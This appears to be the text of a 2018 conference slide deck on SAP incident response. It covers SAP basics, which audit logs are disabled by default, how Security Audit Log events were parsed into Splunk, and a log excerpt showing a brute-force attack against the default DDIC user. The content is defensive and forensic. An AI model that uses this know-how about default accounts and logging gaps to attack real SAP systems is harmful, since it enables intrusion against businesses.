VICXER

SAP Incident Response, Real Life Examples on How to Attack and Defend

Rootcon 12 - 2018

VICXER

DISCLAIMER

- This publication contains references to the products of SAP AG. SAP, R/3, SAP NetWeaver and other SAP products.
- Products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany, in the US and in several other countries all over the world.
- SAP AG is neither the author nor the publisher of this publication and is not responsible for its content. The SAP Group shall not be liable for errors or omissions with respect to the materials.

VICXER

JORDAN SANTARSIERI

VICXER'S FOUNDER

Originally devoted to Penetration Testing, Vulnerability Research & Exploit Writing, discovered several vulnerabilities in Oracle, SAP, IBM and many others.

Speaker and trainer at Black-Hat, OWASP-US, Hacker Halted, Ekoparty, etc.
I started researching ERP Software back in 2008.

Had the honor to secure more than 1000 SAP implementations all around the globe, including Fortune-500 companies, military institutions and the biggest ONG on the planet.

@JSANTARSIERI

ABOUT US

WE ARE ***VICXER!***

- A company focused on securing the business critical applications and its adjacent infrastructure (SAP, Oracle Siebel and others)

- All of our customers belong to the Fortune-500 Group

- We do:

  Oracle & SAP Penetration Testing

  Cyber-Security Trainings


  Vulnerability Assessment and Management

  SAP Forensics & Many More!

NOW EXPANDING TO APAC!

VICXER

ALWAYS LOOKING FOR NEW PARTNERS!



VICXER

THE AGENDA

CHAPTER 01

Brief Introduction to SAP

CHAPTER 02

Misconception *"We've Never Had an SAP Security Incident Before"*

CHAPTER 03

Misconception *"We Thought That SAP Cyber-Attacks Were Not Real"*

CHAPTER 04

Misconception *"The Probability of an SAP Cyber-Attack is Low"*

VICXER

CHAPTER 01

INTRODUCTION

Brief Introduction to SAP

WHAT IS SAP?

- SAP stands for *Systems Applications and Products in Data Processing.* It is a German company founded in 1972 by ex-IBM employees.

- SAP counts 88,500+ Employees Worldwide
- SAP Has 378,000+ Customers
- Is Present in More Than 180 Countries
- Dominate the Market With 87% of Forbes Global 2000

TWO TYPES OF SAP SOLUTIONS

VICXER

ENTERPRISE SOLUTIONS

- SAP ERP (Enterprise Resource Planning)
- SAP BI (Business Intelligence)
- SAP CRM (Customer Relationship Management)
- SAP SRM (Supplier Relationship Management)

These Solutions, provide direct services to end users


SUPPORTING SOLUTIONS

- SAP GRC (Government Risk and Compliance)
- SAP Business Objects
- SAP Mobile
- SAP Cloud Connectors

These Solutions support the operations of the Enterprise Solutions

SAP NETWEAVER

- Netweaver is the framework where SAP is built in. It is the most important technology so far as it synchronizes and regulates the operatory of the different SAP components
- Netweaver is service oriented! and it is divided in two different stacks, ABAP & J2EE.



BASIC CONCEPTS

- SAP Transaction
    - It can be seen as a **“trigger”**. A transaction is an specific SAP code that will call a specific SAP program (we have custom and default transactions)
- SAP Program
    - These are procedural programs coded in ABAP (proprietary) SAP language. We can have standard and custom programs
- SAP Function Call
    - Its an independent ABAP module that can be called locally or **remotely**. Most of them are authenticated, but some of them are not

SAP CYBER-SECURITY

- Its no secret that cyber-attacks have been growing exponentially over the last decades, and with them, the associated cost of a breach. Some companies have even lost their **CISOs, CIOs** and **CEOs** (*Equifax*, *Target*) to cyber-attacks.

- But, why would someone attack our ERP implementation?

    - It runs **business-critical** processes
    - It stores the most **sensitive information**
    - **Most organizations highly** depend on it
    - And above all, attackers know that ***"It's where the money is"***

Naturally, the combination of all those factors makes SAP, the perfect target for espionage, sabotage and fraud attacks.

All situations described on this presentation are real. Names of the victims will not be revealed out of respect and consideration for the victims

CHAPTER 02

MISCONCEPTIONS

"We've Never Had an SAP Security Incident Before"

MISCONCEPTIONS

“We’ve Never Had an SAP Security Incident Before” - Scenario

- Someone hacked a privileged user and used that account to escalate the attack over the company’s network, affecting servers, workstations, switches and of-course SAP systems
- The affected company chose to deprecate ALL of their existing servers, creating what is called a “White-Room” where only reinstalled technology was allowed in
- The main concern of the victim was to know if the SAP was breached and what information (if any) was stolen from the system (credit cards, personally identifiable information, bank accounts, payments, Etc)
- Our target, was the main ERP (Production) system as this system was the one on charge of processing payments and stored customer’s credit cards
- Database forensics was in charge of another team

MISCONCEPTIONS

VICXER

"We've Never Had an SAP Security Incident Before"

- Can we really be sure? In SAP J2EE systems, some audit logs come by default, but In ABAP, security audit logs are not enabled by default

- Whenever we are faced with this misconception, we should always ask these questions:
  - Do you have the static *Security Audit Log* enabled in all ABAP systems? And for all users and classes?
  - Do you have all the "other" logs enabled? (Gateway, Message Server, Etc)
  - Is someone actually grabbing and reviewing those logs periodically?
  - In most cases, the answer to all those questions is *NO*

In most cases, organizations do not have the basic information to determine if they have been compromised or not

MISCONCEPTIONS

“We’ve Never Had an SAP Security Incident Before”

- The first thing we did was to secure a complete copy of the SAP virtual machines, this included one central instance and three different SAP application servers (four virtual machines in total)

- Then, we evaluated what logs where available to us and discovered that the only audit trail that was activated was the ABAP Security Audit Log

Log	Default Location	By Default	Present in Client’s System?
ABAP Security Audit Log	/usr/sap/<SID>/<instance>/log/audit_instance_number>	Not Activated (*)	Yes
SAP Gateway Log	/usr/sap/<SID>/<instanceFolder>/work/	Not Activated	No
SAP Message Server Audit Log	/usr/sap/<SID>/<instanceFolder>/work/	Not Activated	No
Operating System (Linux) Audit Log	/var/log/audit	Not Activated	No

We were far from an ideal scenario …


MISCONCEPTIONS

"We've Never Had an SAP Security Incident Before"

- Security Audit Log in SAP's Words:

> *"The Security Audit Log is a tool designed for auditors who need to take a detailed look at what occurs in the SAP System. By activating the audit log, you keep a record of those activities you consider relevant for auditing. You can then access this information for evaluation in the form of an audit analysis report"*

- Security audit log can be edited with transaction SM19, records can be recovered with transaction SM20 and old logs can be removed with transaction SM18
- By default, it comes disabled. If it gets enabled, the security audit log will keep logging until it reaches its maximum size (*rsau/max_diskspace_local*) then, it will stop until logs are purged



System	Critical	✓	Audit Configuration Changed
	Critical	✓	Audit: Slot &A: Class &B, Severity &C, User &D, Client &E, &F
	Critical	✓	Application Server Started
	Critical	✓	Application Server Stopped
	Critical	✓	Audit: Slot &A Inactive
	Critical	✓	Audit: Active Status Set to &1

MISCONCEPTIONS

“We’ve Never Had an SAP Security Incident Before”

- Lucky for us, the security audit log was indeed maintained
- We encounter so many registered events that using transaction SM20 was not viable. At this point we understood that we needed to parse all the events and take them to Splunk
- For that, we created the following structure for each one of the events:


Field	Reference
SID	SAP system identifier
Hostname	SAP application server
Source	Security Audit Log
Area	Message area
SubID	Name of the message
Mandt	Client where the action was registered
Mode	External mode of an SAP dialog
Trunc_Term	Truncated Terminal Name (8)
Time_Stamp	Timestamp

Field	Reference
Process_ID	Process ID that triggered the action
Taskno	Task
Proc_Type	Process Type (2 bytes)
Username	User who triggered the action
Transaction_code	Logged Transaction
Program	Program Name
Terminal	Full terminal name (only v2)
Msg	Variable Message Data

MISCONCEPTIONS


“We’ve Never Had an SAP Security Incident Before”

- Once we added all the events into Splunk, almost immediately we started to see a very common attack pattern. We then logged in into the affected SAP system and we were able to validate the attack with the help of transaction SM20



```
SESSION_MANAGER SAPMSYST   Password check failed for user DDIC in client 000
SESSION_MANAGER SAPMSYST   Logon Failed (Reason = 1, Type = A)
SESSION_MANAGER SAPMSYST   Password check failed for user DDIC in client 000
SESSION_MANAGER SAPMSYST   Logon Failed (Reason = 1, Type = A)
SESSION_MANAGER SAPMSYST   Password check failed for user DDIC in client 000
SESSION_MANAGER SAPMSYST   Logon Failed (Reason = 1, Type = A)
SESSION_MANAGER SAPMSYST   Password check failed for user DDIC in client 000
```

- A quite basic brute-force attack against the SAP default users

